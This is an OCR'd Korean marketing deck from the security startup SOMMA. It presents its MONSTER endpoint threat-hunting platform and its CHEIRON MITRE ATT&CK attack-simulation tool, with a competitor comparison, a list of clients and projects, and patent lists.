우리가 가진 보안 자산(사람, 보안 장비, 보안 소프트웨어 등)들이 얼마나 효과적으로 동작하고 있는가?

무엇이 부족한가?
무엇을 해야 하는가?

공격 전략 (Tactics)
공격 전술 (Techniques)
공격 절차 (Procedures)


→ **위협 평가** → **방어 전략**

TID with Monster & Cheiron

고객사 환경에 맞는 공격 시뮬레이션을 통해 실제 발생가능한 위협에 대해 평가하고 대안을 제시합니다.

환경 구축

- 공격행위 수행을 위한 가상환경 구축
- 실제 환경 + 가상 환경 혼합
- 기존 보안 솔루션 적용




공격 시뮬레이션 — CHEIRON

- 타겟 산업 군 / 공격 그룹별 / 맞춤형 시나리오 설계
- 실제 공격사례와 유사한 형태의 시나리오 제작
- 단순 점검이 아닌 공격과정 전체를 시뮬레이션

가시성 확보 — MONSTER

- 공격행위 식별을 위한 시스템 행위 정보 수집
- 시스템 로그 및 아티팩트 수집



위협탐지 평가

- ✓ 탐지된 공격은?
- ✓ 탐지되지 않은 공격은?

데이터 분석

- ✓ 탐지하지 못한 원인은?

대응방안 분석

- ✓ 무엇을 해야 하는가?

- TTX (Tabletop exercise) service – 실제 발생할 수 있는 위협에 대해서 시뮬레이션을 통해 미리 위협에 대한 준비도를 평가하고 대책을 수립할 수 있도록 함

TID with Monster & Cheiron

최신의 위협정보를 통해 숨겨진 위협을 찾아내고 발생가능한 위협들을 조기에 차단합니다.

위협 분석용 데이터


MONSTER

상시 수집

Secure the **Visibility**

MONSTER

Threat Hunting On Cloud



Intelligence Driven Threat Hunting

AhnLab
VIRUSTOTAL
malwares.com
DarkTracer
CIRCL MISP Threat Sharing

주기적 위협탐색

Anomaly Behavior Detection

실시간 위협 탐색

TTP Driven Threat Hunting


데이터 전수 조사

TID with Monster & Cheiron

가시성 확보 및 공격 시뮬레이션을 통해 보안 리소스를 효율화하고 능동적 보안 체계를 갖출 수 있게 합니다.

공격 시뮬레이션


CHEIRON



보안자산 평가

능동적 보안체계

숨은 위협 탐지



MONSTER

가시성 확보

SOMMA

Future Plan

Monster VS.

SOMMA

	Microsoft	CrowdStrike	VMWARE	쏘마	프루라	지니언스	안랩
제품명	Defender for Business	Falcon Enterprise	Carbon Black EDR	Monster	SIEM GOLD	Genian EDR	AhnLab EDR
국가	미국	미국	미국	한국	한국	한국	한국
월 이용료	$3(1yr)	$15.99	$4.5(3yrs)	TBD	시스템당 20만원		
인텔리전스 연동	(Enterprise only)	옵션	(Enterprise only)	✓	N/A		
Automated Retro Hunting	N/A	N/A	N/A	과거 데이터에 숨겨진 위협을 최신 위협 인텔리전스를 통해 지속적으로 분석하고 현재까지의 전파 과정을 추적	N/A	N/A	N/A
Threat Hunting API	위협 및 연관 데이터	위협 및 연관 데이터	위협 및 연관 데이터	Threat Hunting API 를 통해 보안 시스템 연동이 용이	N/A	N/A	N/A
Incident Response	✓	✓	N/A	클라우드 상의 데이터를 통해 효율적인 사고조사 및 대응 가능	N/A	N/A	N/A
MITRE ATT&CK Evaluation	✓	✓	✓	✓	N/A	N/A	✓
제품 성숙도	HIGH	HIGH	HIGH	제품으로서의 성숙도는 미숙 제품화에 필요한 원천 기술은 이미 확보된 상황 서비스화에 필요한 리소스 확보 필요	MIDDLE	HIGH	HIGH
특징	클라우드 네이티브 (구독형)	클라우드 네이티브 (구독형)	온-프레미스 (구축형)	클라우드 네이티브 (구독형)	클라우드 네이티브 (구독형)	온-프레미스 (구축형)	온-프레미스 (구축형)
	클라우드에 FULL 데이터 저장	클라우드에 FULL 데이터 저장	로컬에 데이터 저장	클라우드에 FULL 데이터 저장	클라우드에 로그일부 저장	로컬에 데이터 일부 저장	로컬에 데이터 일부 저장
	운영체제에 내장된 Windows Defender Anti virus 와 클라우드 기반 위협 헌팅 플랫폼 결합	자체 EPP와 클라우드 기반 위협 헌팅 플랫폼을 결합	EPP 제품에 Endpoint 행위기반 이상탐지 기능 통합	자체 EPP와 클라우드 기반 위협 헌팅 플랫폼을 결합	EPP, EDR 기능 없음	기존 NAC(Network Access Control) 에 Endpoint 행위 데이터를 통한 위협탐지 기능 통합	기존 Anti Virus 제품에 Endpoint 행위 데이터를 통한 위협탐지 기능 통합

Future plan

eXtended Detection & Response

- 네트워크-엔드 포인트-IT 자산 전체에 걸친 가시성 확보
- PC, 서버 뿐만 아니라 모바일, OT/IoT 등에 대한 가시성 확보
- 엔드 포인트를 뛰어넘어 통합된 데이터를 통한 위협 탐색 **(Unified Threat Hunting)**
- **3rd party 제품과의 통합**으로 능동적인 보안 위협 대응

3 단계

2 단계

1 단계

Threat Intelligence 통합

XDR Platform

위협 대응 자동화 (SOAR)

보안 제품 위협탐지 데이터 (SIEM)

네트워크 행위 데이터 (NDR)

통합 데이터 기반 위협 탐색

OT/IOT 데이터

Mobile 행위 데이터 (IOS, Android)

제품 통합

- 고객사내 보안 제품군과의 연계를 통해 목표 달성
- MONSTER Platform 의 API 및 외부 기능 연계 인터페이스 고도화
- **고객사 확보가 관건**

분석 대상 데이터 확장

- Monster agent 의 지원 대상 운영체제 확대 (자체 기술 개발)
- **개발 리소스 확보 필요**

엔드-포인트 행위 데이터 기반 위협 탐색


SOMMA
Achievements

Achievements

SOMMA

확보한 원천기술들을 통해 다양한 분야의 고객들과 성과를 만들어내고 있습니다.

보유 기술 활용 실적

민간

AhnLab
지란지교시큐리티
SAINT SECURITY

군

국방과학연구소
ROK CYBER COMMAND 육군사이버사령부
한화시스템/시스템
LIG 넥스원

공공

LH 한국토지주택공사
INNOPOLIS 연구개발특구진흥재단
KISA 한국인터넷진흥원
NSR 국가보안기술연구소

해외

uppsalasecurity

2018.04	국방과학연구소	• 지능형 침입추론 및 사이버위협 분석 시스템 개발
2018.06	(주) 세인트시큐리티	• 상용 위협 인텔리전스 연동을 통한 악성코드 탐지 기술 협약 체결
2018.09	국방과학연구소	• APT 공격 시뮬레이터 개발
2019.01	주식회사 안랩	• 악성코드 데이터 베이스 사용 및 악성코드 탐지 기술 공유 협약 체결
2019.02	Uppsala security (해외)	• Monster Platform 기술 공급 및 제품 공동 개발
2019.04	국방과학연구소	• 위협 탐지 시스템 평가용 위협 데이터 생성 용역 수행
2019.12	국내 공공기관	• Monster Platform 공급 (5,000 User 라이선스)
2019.07	국방과학연구소	• 사이버 위협 지능형 분석 및 예측기술 R&D 사업 수행
2020.04	국방과학연구소	• APT 공격 탐지 관련 기술 R&D 사업 수행
2020.04	국방과학연구소	• 실시간 메모리 분석 기술 관련 R&D 사업 수행
2020.06	한국인터넷진흥원	• 클라우드 보안서비스 고도화 지원사업 대상 사업자 선정
2020.07	연구개발특구진흥재단	• 기술이전사업화 역량강화 사업대상 사업자 선정
2020.07	한국인터넷진흥원	• 사이버보안 빅데이터 AI 데이터셋 구축사업
2020.08	한국인터넷진흥원	• 능동형 사이버 위협정보 수집 시스템 구축 사업, Monster Platform 공급
2020.08	한국토지주택공사	• 빅데이터 플랫폼 도입사업, Monster Platform 공급 (100 User 라이선스)
2021.11	국방과학연구소	• 지능형 침입추론 및 사이버위협 분석 기술 사업 수행
2022.04	국방기술진흥연구소	• 사이버전 훈련 레드팀/블루팀 자동화 기술 사업 수행

믿고 맡길 수 있는 기술 경쟁력을 보유하고 있습니다.

개발대상 기술(제품, 서비스 등) 관련 지식재산권

출원국	출원 및 등록번호	지식재산권(특허)명	비고
한국	C-2018-006383	• 몬스터 에이전트	
한국	C-2019-010324	• Monster Threat Inspector	
한국	C-2019-010323	• Monster Threat Hunting Engine	
한국	C-2019-010321	• Monster Event Collector	
한국	C-2019-010322	• Monster Analytic Cloud	
한국	C-2019-010325	• Monster Analytic API	
한국	C-2019-010326	• ARES	


믿고 맡길 수 있는 기술 경쟁력을 보유하고 있습니다.

개발대상 기술(제품, 서비스 등) 관련 지식재산권

출원국	출원 및 등록번호	지식재산권(특허)명	비고
한국	10-2019-0169817	• 컴퓨터 내 행위 이벤트 축약 방법	**등록**
한국	10-2019-0169816	• 악성 코드 실행 방지를 위한 도메인 생성 알고리즘 탐지 방법	**등록**
한국	10-1818006	• 행위 정규화를 통한 악성코드 고속탐지 및 시각화 방법 및 이를 이용한 장치	기술이전
한국	10-1964592	• 보안위협 정보 공유 장치 및 방법	기술이전
한국	10-2020-0071184	• 플레이 북 형태의 모의공격도구 구현 장치 및 방법	**등록**
한국	10-2020-0129324	• 원격 근무 환경을 위한 보안관리 시스템 및 방법	**등록**
미국	17/122,261	• Method for compressing behavior event in computer and computer device therefor	출원
미국	17/120,868	• Malware detection method for preventing execution of malware, methods for detecting domain generation algorithm and computer device therefor	**등록**


Achievements

사이버위협 대응에 필요한 원천기술을 확보했고, 기술력을 인정받고 있습니다.




Gartner Vender Briefing

- 벤더가 가트너에 요청해도 미팅 성사가 매우 어려움
- 가트너에서 먼저 회사 및 기술 소개 요청을 받을 정도로 기술력을 인정



KRX Startup Market 등록 추천

- 한국인터넷진흥원으로부터 스타트업 비상장 주식 시장에 등록을 위한 추천받음



군, 방위산업 업계에서 기술력을 인정

- 대형 방위산업체 LIG넥스원과 파트너 등록 (스타트업으로는 매우 이례적)
- 국방 강소벤처로 등록, 방위산업 분야에서 기술력을 인정 받음

Achievements

MITRE ATT&CK Evaluation 연속 참여

- 글로벌하게 인정 받는 고도화 된 사이버위협탐지 평가로, 글로벌 보안 벤더들과 경쟁
- 국내 보안 스타트업으로는 자사가 유일 (국내에서는 ㈜안랩을 제외하고는 두 번째 프로그램 참여기업)


SOMMA
Core Tech.

MONSTER

Threat Hunting에 필요한 엔드-포인트 행위 데이터 및 휘발성 데이터를 **수집,가시성을 확보합니다.**

수집된 데이터를 위협분석에 **최적화된 형태로 관리하고, 위협분석 및 추적을 자동화합니다.**

Event Collector

(Active Probe) Monster Event Collector

3rd Party Event Logs

Security System

External Intelligence

Collect

Event Cluster

Filter | Normalization

Fast Data Load

LOAD

Analytic Cloud

Big Data Cluster

Monster Data Platform API

Access Control

Threat Analysis Engine

- Intelligence Driven Threat Hunting
- Anomaly Behavior Detection
- TTP Driven Threat Hunting

Realtime Threat Analysis

Continuous Threat Analysis


STIX | TAXII

Reference

Alert and Response

MONSTER

Endpoint Visibility – Data Analysis On Cloud – Adversarial Emulation



- 국내 특허 2건 등록
- 미국 특허 2건 출원

- 기술이전, 관련 특허 2건 확보
- 국내 특허 1건 등록
- 미국 특허 1건 출원

- 국내 특허 1건 등록

Core technology of MONSTER

SOMMA

엔드-포인트 에이전트

실시간 데이터 수집

- 시스템의 모든 행위 실시간 모니터링
- 위협분석에 필요한 행위 데이터 수집
- 휘발성 데이터 수집

고성능

- 가벼운 모니터링 엔진
  분당 20만 건 실시간 처리
- 행위 데이터 축약 기술을 통해
  시스템 부하 최소화
- 국내 특허 1건 등록
- 미국 특허 1건 출원

대응 및 연계

- 서버 연동 및 온라인
- 정책으로 네트워크 실시간 제어
- 발생 위협에 신속 대응

솔루션화

ANY-Office

애니 오피스 (원격근무관리 솔루션)

- 원격근무 관리용 솔루션 (2020년 TIPS 프로그램 선정)
- 화이트리스트/블랙리스트 기반 엔드-포인트 제어기능
- 원격근무 단말의 사이버위협 탐지 서비스를 통합한 솔루션
- 기존 엔터프라이즈 솔루션 – 보안 솔루션 연동을 통한 시장 진입 전략

Nanny-On | AhnLab SMB PLACE

DocuONE | OfficeKeeper

비즈니스

- 한국주택토지공사 외주 업체 관리용 시범 도입 (2020년)
- 400 유저규모 추가 도입 예정 (2021년)

LH 한국토지주택공사

- 싱가폴 보안 업체
- 엔드-포인트 모니터링&제어 기술 공급 (2019년)

uppsalasecurity

- AI 학습용 데이터 셋 생성 사업에 활용 (2020년)
- 능동형 허니팟 시스템 구축사업에
  엔드-포인트 모니터링 에이전트 공급 (2020년)

KISA

Core technology of MONSTER

SOMMA

행위 데이터 분석

데이터 가공 및 저장

- 메타데이터 생성/저장
- 데이터 파이프라인 관리

대용량 분산 처리

- Monster Data Platform API
- 독립적인 데이터 접근 API 제공
- 수평 확장 가능한 구조의
- 분산 데이터베이스 지원
- 빅데이터 처리 효율 향상

위협 탐색

- 실시간, 지속적, 반복적 위협 탐색
- 인텔리전스 기반 위협 탐색
- TTP(Tactics Techniques Procedures) 기반 위협 탐색
- Machine Learning/AI 기반 비정상 행위 탐색
- 기술이전, 관련 특허 2건 확보
- 국내 특허 1건 등록
- 미국 특허 1건 출원

기술 고도화

인텔리전스 활용 기술 고도화

- 국가보안 연구소 기술 이전(특허 2건, TTA 표준 1건)
- ㈜세인트 시큐리티, malwares.com 인텔리전스 서비스 협약
- ㈜안랩, 악성코드 데이터 사용 협약

데이터에 기반한 위협 탐지/대응 고도화

- 군 사이버보안 관련 R&D 사업에서 다수 기술력 검증 (2016-현재)
- 한국인터넷 진흥원, 클라우드 보안서비스 고도화 사업 (2020년)
- **MITRE Attack Evaluation (2022, 2023)**

AhnLab | NSR | SAINT SECURITY | 한화시스템/시스템 | 국방과학연구소 Agency for Defense Development | LIG 넥스원 | KISA 한국인터넷진흥원

비즈니스

End-Point 위협 관리 서비스 (Pre-Sales)

- 무인화기기 위협 보안 관리서비스 공동개발 협력 (롯데정보통신)
- SMB 대상 관리형 보안 서비스 협력 (㈜안랩)
- 외주 협력업체 단말기 위협 관리 서비스 (한국토지주택공사)
- 엔드-포인트 위협 관리 서비스 미국 시장 진출 협력 (WeBridge, Inc.)

AhnLab | uppsalasecurity | webridge | 롯데정보통신 | CM | KISA 한국인터넷진흥원 | LH 한국토지주택공사

Core technology of MONSTER

SOMMA

공격행위 시뮬레이션

단일 행위 시뮬레이션


- MITRE ATT&CK 기반 단일 공격행위 시뮬레이션

공격 시나리오 시뮬레이션

- 실제 발생한 APT 공격을 Cyber Range 상에서 공격자의 전략(Tactics), 기술(Techniques), 과정(Procedures)를 시뮬레이션

공격 행위 데이터 수집

- 공격행위 시뮬레이션을 통해 위협분석에 필요한 데이터를 생성하고, 자사 솔루션의 취약점을 개선



솔루션화

CHEIRON

MITRE ATT&CK 기반 공격 기술 시뮬레이션

APT 공격 시나리오기반 공격 시뮬레이션

MITRE ATT&CK 기반 공격 기술 시뮬레이션

- 현재 자사 MONSTER 플랫폼의 탐지엔진 고도화에 활용
- 사용자 편의성을 개선, 향후 자체 솔루션화 계획

국방과학연구소 Agency for Defense Development | LIG 넥스원

한화시스템/시스템 | ATT&CK®

비즈니스

데이터셋 생성 용역 사업 등에서 활용

- 군 사이버 보안 관련 R&D 사업에서 다수 활용
- 한국인터넷 진흥원, **사이버보안 빅데이터 AI 데이터셋 구축 사업** (2020년)

국방과학연구소 Agency for Defense Development

고도화된 사이버 위협 관련 교육 사업

- 군 사이버 보안 관련 교육사업에서 활용
- MITRE ATT&CK 기반의 사이버 위협 헌팅 교육


SOMMA
The Best Threat Hunters Ever ! SOMMA
Thank you
MONSTER
CHEIRON
ANY-OFFICE
SOMMA https://www.somma.kr support@somma.kr